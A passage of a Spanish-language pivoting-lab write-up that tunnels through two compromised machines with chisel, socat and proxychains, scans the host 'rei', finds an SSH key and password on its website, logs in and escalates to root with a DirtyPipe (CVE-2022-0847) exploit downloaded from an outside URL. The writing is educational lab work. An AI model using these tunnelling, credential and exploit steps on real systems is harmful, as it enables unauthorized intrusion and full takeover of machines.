python3 -m http.server 1234
```

En "CelebritySoup" transferimos el archivo.

Ejecutamos.

```
root@CelebritySoup:~# ./reconIP.sh
Enter the network prefix (e.g. 192.168.1): 192.168.60
192.168.60.129 is up
192.168.60.130 is up
IP enumeration complete, exiting...
root@CelebritySoup:~# []
```





La IP "130" corresponde a la máquina "CelebritySoup", por lo que la IP de "rei" es 192.168.60.129.

En este caso, el proceso de pivoting es más laborioso. Tenemos que hacer dos cosas, por un lado, levantaremos un cliente de "chisel" en la máquina "CelebritySoup" que lo vamos a redireccionar a un puerto aleatorio de la máquina "VideoClub" y por otro lado levantaremos la herramienta "socat" en la máquina "VideoClub", que utilizaremos para reenviar la información recibida del puerto aleatorio anterior al puerto donde tenemos levantado el servidor de "chisel" de nuestra máquina de ataque. La finalidad de este montaje es poder acceder al segmento donde se encuentra "CelebritySoup" y "rei" desde nuestra máquina de ataque. También, debemos modificar el archivo proxychains.conf para adaptarlo a la nueva conexión creada.

Comenzamos:

1. Ejecutamos "chisel" en "CelebritySoup"

```
puppetmaster@CelebritySoup:~$ ./chisel client 192.168.220.132:4456 R:8000:socks
2023/02/18 10:53:05 client: Connecting to ws://192.168.220.132:4456
2023/02/18 10:53:05 client: Connected (Latency 4.601352ms)
```

¿Qué significa esta ejecución? Por un lado tenemos que la información se va a enviar a la IP 192.168.220.132 en el puerto 4456 (VideoClub) y por otro lado, tenemos que la conexión socks se va realizar a través del puerto 8000 (recordamos que cuando ejecutamos "chisel" para acceder al segmento de "CelebritySoup", el puerto por defecto y en uso ahora mismo, es el 1080).

2. Ejecutamos "socat" en "VideoClub"

```
www-data@video-club-margarita:/tmp$ ./socat TCP-LISTEN:4456,fork TCP:192.168.56.12
9:4444
129:4444TCP-LISTEN:4456,fork TCP:192.168.56.1
```

De esta manera, toda la información que reciba la máquina "VideoClub" en el puerto 4456 será reenviada al puerto 4444 de nuestra máquina de ataque, el puerto donde tenemos levantado el servidor de "chisel".

También, al igual que hicimos en el primer pivoting, debemos añadir el nuevo puerto de socks5 al archivo proxychains.conf y cambiar, strict_chain por dynamic chain para poder utilizar ambos puertos.





```
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
```

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 127.0.0.1 8000
Socks5 127.0.0.1 1080
```

Y ya deberíamos tener conexión con la máquina "rei"

6-Rei

6.1. Enumeración

6.1.1. Servicios abiertos

Estamos conectados a "rei" a través de un doble túnel, lo que significa que las conexiones pueden ser lentas. En este caso, vamos a comenzar la enumeración de puertos abiertos con la utilidad "masscan" que es más rápida que "nmap" en la enumeración de puertos abiertos. (No debemos pasarnos con los hilos de masscan ya que puede no detectar todos los servicios)

```
(root@kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
# proxychains -q masscan -p- 192.168.60.129 --rate=500
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-02-19 09:33:14 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 65333/tcp on 192.168.60.129
Discovered open port 63777/tcp on 192.168.60.129
```

Tenemos dos puertos abiertos, 65333 y 63777. Ahora sí, vamos a "nmap" para el escaneo detallado de estos servicios.

```
(root@kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
proxychains -q nmap -p65333,63777 -sTVC --min-rate 5000 -Pn -n -vvv 192.168.60.129
```





```
STATE SERVICE REASON VERSION
63777/tcp open http
                               syn-ack lighttpd 1.4.59
 _http-title: Welcome page
  http-methods:
     Supported Methods: OPTIONS GET HEAD POST
  http-server-header: lighttpd/1.4.59
                               syn-ack OpenSSH 8.4p1 Debian 5 (protocol 2.0)
65333/tcp open ssh
  ssh-hostkey:
     3072 2562b814da7de9ea484ca93108cdc578 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAAADAQABAAABgQCwObTlb+0TVcGqyc6LpzBka3M/Y//L0+WBUpKsA+B24uoR/CqzsguRdkRzqsJ8R708kiTj
| hgTyqNcGtsDn35+otrvNpX+JbbFq88HSa7jdIIKME/uS83e6mH2hGNIf3g8q1nzytu9STtflxOuEpXZCMBkrmQn+zMpgTne0BK2se1M7+mUWTb
8iH91XE37HNUz7xgJtaQfusuPAJfOdMFTAtygoN4ePZgIbuoBRi+8z5GrHWLlABDq28j+gfKRQO1UfZ89walP+g53LDdmga1DtiYesvTeoE1VZ
+YNmfp6P6tfExCzF3G8FIW4Kwt+kOhX2D9MHiYpHCltnTh/XHZTu9eEpanKF9m0HHFdythQpOTOTEMNoSNgJmFwhAIDDOngg18J3bZ9uYNhiNB
eGdExK7/Z0yaTr0VHz4z3KasFGh+N3Af68jjrpMNH8nnw4wrXoOUKVC5LAw4xJsHADDyrY4KAI72abKZqB2NFjG1ZpNi2Vqd6lfLdSQNlPXOL0
  tOiSg6KRMJ6GQXfMem0wEQDAYVp4z/dnGXs2YdxczS2OQQY7+mQ=
| 256 f4f56cac81ed0614ea07de56ac34cabe (ED25519)
  _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICtWH6YtSW5hJr4hzL8+BcvALNY4+kJ3RlJma/9e554y
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Servicios abiertos:


- Puerto 63777 -> HTTP -> lighttdp 1.4.59
- Puerto 65333 -> SSH -> OpenSSH 8.4

6.1.2. Enumeración Web

Antes de continuar, recordamos que debemos configurar "foxy proxy" para poder acceder al sitio Web a través de socks.



Y ya podremos acceder.








Continuamos enumerando directorios y archivos disponibles en el servidor.

Vamos a analizar la información contenida en el archivo robots.txt.




Aunque no contiene nada de utilidad. Volvemos a la web estática por si hubiese alguna información que nos pudiese ser de interés.



Como podemos leer, en el texto se indica la existencia de un archivo indexp, en el directorio raíz del servidor.





404 Not Found

Aunque no encuentra nada. Podemos probar añadiendo una extensión de texto, como txt.

```
User-agent: *
Disallow: /dp/roduct-availability/
Disallow: /dp/rate-this-item/
Disallow: /exec/obidos/account-access-login
Disallow: /exec/obidos/drasoco/handle-buy-box
Disallow: /exec/obidos/fdrasoco/handle-buy-box
Disallow: /exec/obidos/shadle-buy-box
Disallow: /exec/obidos/shadle-buy-box
Disallow: /exec/obidos/shadle-buy-box
Disallow: /exec/obidos/subst/associates/join
Disallow: /exec/obidos/subst/marketplace/sell-your-collection.html
Disallow: /exec/obidos/subst/marketplace/sell-your-stuff.html
Disallow: /exec/obidos/subst/marketplace/sell-your-stuff.html
Disallow: /exec/obidos/subst/marketplace/sell-your-stuff.html
Disallow: /exec/obidos/subst/marketplace/sell-your-stuff.html
Disallow: /exec/obidos/syloxfymarketplace/sell-your-stuff.html
Disallow: /gp/customer-indeplace/sell-your-stuff.html
Disallow: /gp/customer-indeplace/sell-your-stuff.html
Disallow: /gp/customer-indeplace/sell-your-stuff.html
Disallow: /gp/customer-indeplace/sell-your-stuff.html
Disallow: /gp/customer-indeplace/sell-your-stuff.html
Disallow: /gp/sustomer-reviews/common/du
Disallow: /gp/sustomer-reviews/common/du
Disallow: /gp/sustomer-reviews/write-a-review.html
Disallow: /gp/sistory
Disallow: /gp/sistory
Disallow: /gp/sistory
Disallow: /gp/sistory
Disallow: /gp/sign-in
Disallow: /gp/richpub/listmania/createpipeline
Disallow: /gp/sign-in
```


Nos devuelve a que directorios podemos acceder y a cuáles no. Vamos a utilizar curl, para filtrar solo que directorios podemos ver su contenido.

```
(root@kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
proxychains -q curl http://192.168.60.129:63777/indexp.txt | grep -v "allow"
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 19305 100 19305 0 0 35758 0 --:--:-- --:-- 0
```

```
User-agent: *
Allow: /gp/dmusic/promotions/AmazonMusicUnlimited
Allow: /wishlist/universal
Allow: /wishlist/vendor-button
Allow: /gp/wishlist/universal
Allow: /gp/wishlist/vendor-button
Allow: /gp/wishlist/ipad-install
Allow: /gichin/
Allow: /gichin/your-button
```

Vemos varias urls, visitamos cada una de ellas, para ver su contenido.





403 Forbidden



403 Forbidden

Las demás urls nos devuelven error 404.

Vamos a realizar un escaneo de directorios para las dos urls encontradas.

Vamos a ver que contiene el archivo en la dirección "/gichin/your-button/note.html"




Vamos a ver el código fuente por si pudiese contener alguna información interesante.






Contiene un enlace. Vamos a ver su contenido. Además, de poder ser un posible usuario para SSH (chuck-norris).

Vemos una frase que también nos da indicios de que Chuck Norris es un usuario del sistema.



Balance is key, ¿será Balance una password?

Vamos a abrir el directorio "ssh"



403 Forbidden

Vamos a realizar un escaneo del directorio "ssh", para ver qué información podemos encontrar.





Y encuentra el archivo rsa. Vamos a descargarlo y a ver su contenido.

Vamos a probar a utilizar esta clave RSA con el usuario chuck-norris que encontramos anteriormente.

6.2. Explotación

```
---(root®kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
-# proxychains -q ssh chuck-norris@192.168.60.129 -i rsa -p 65333
```


Pero nos pide una password. Podemos probar una palabra que encontramos anteriormente en una frase mientras analizábamos el código fuente de la web. Esta palabra era balance o Balance, vamos a probar.

La contraseña correcta es balance.



Y buscamos la flag user.txt, la primera flag de la máquina.

"cat" no funciona, vamos a probar otros programas para abrir este archivo. El primero será "less". Si este no funciona, probamos con pico.



Finalmente, podemos abrir la flag user.txt con la utilidad "pico".



32



6.3. Elevación de privilegios

Vamos a enumerar archivos SUID, posibles archivos editables... Esta tarea la vamos a realizar de forma automática con un ejecutable de "linpeas". Este binario lo vamos a enviar desde nuestra máquina de ataque a través de una cadena de servidores Python HTTP levantados en cada una de las máquinas levantadas. Una vez enviado el archivo hasta la máquina "rei", damos permisos de ejecución y lo lanzamos. Después de unos instantes ya tenemos la primera información interesante. "Rei" presenta la vulnerabilidad CVE-2022-0847, "DirtyPipe".

```
[+] [CVE-2022-0847] DirtyPipe

Details: https://dirtypipe.cm4all.com/
Exposure: probable
Tags: ubuntu=(20.04|21.04),[ debian=11 ]
Download URL: https://haxx.in/files/dirtypipez.c
```

Posible vector de elevación de privilegios. Para a descargar un exploit para tratar de aprovechar esta vulnerabilidad que nos debe permitir elevar privilegios. La forma de operar, la misma que con el ejecutable de "linpeas". También debemos dar perisos de ejecución.

```
chuck-norris@karate:~$ gcc dirtypipez.c -o exploit_pwn
chuck-norris@karate:~$ chmod +x exploit_pwn
```

Tras ejecutar el exploit, ya tenemos privilegios máximos dentro de la máquina "rei". Vamos a por la flag.

Para ello, nos dirigimos al directorio root y en su interior se encuentra la flag root.txt.






O no, que también es una opción. En el archivo podemos leer la frase de "Maritrini es la clave". Vamos a probar si existe algún archivo que se contenga en su nombre maritrini.

```
# find / -name '*.maritrini'
/mnt/.maritrini
```

Parece que si existe un archivo maritrini. Vamos a ver su contenido.



Obtenemos la flag root, y podemos dar por vulnerada la máquina y superado el laboratorio de pivoting.

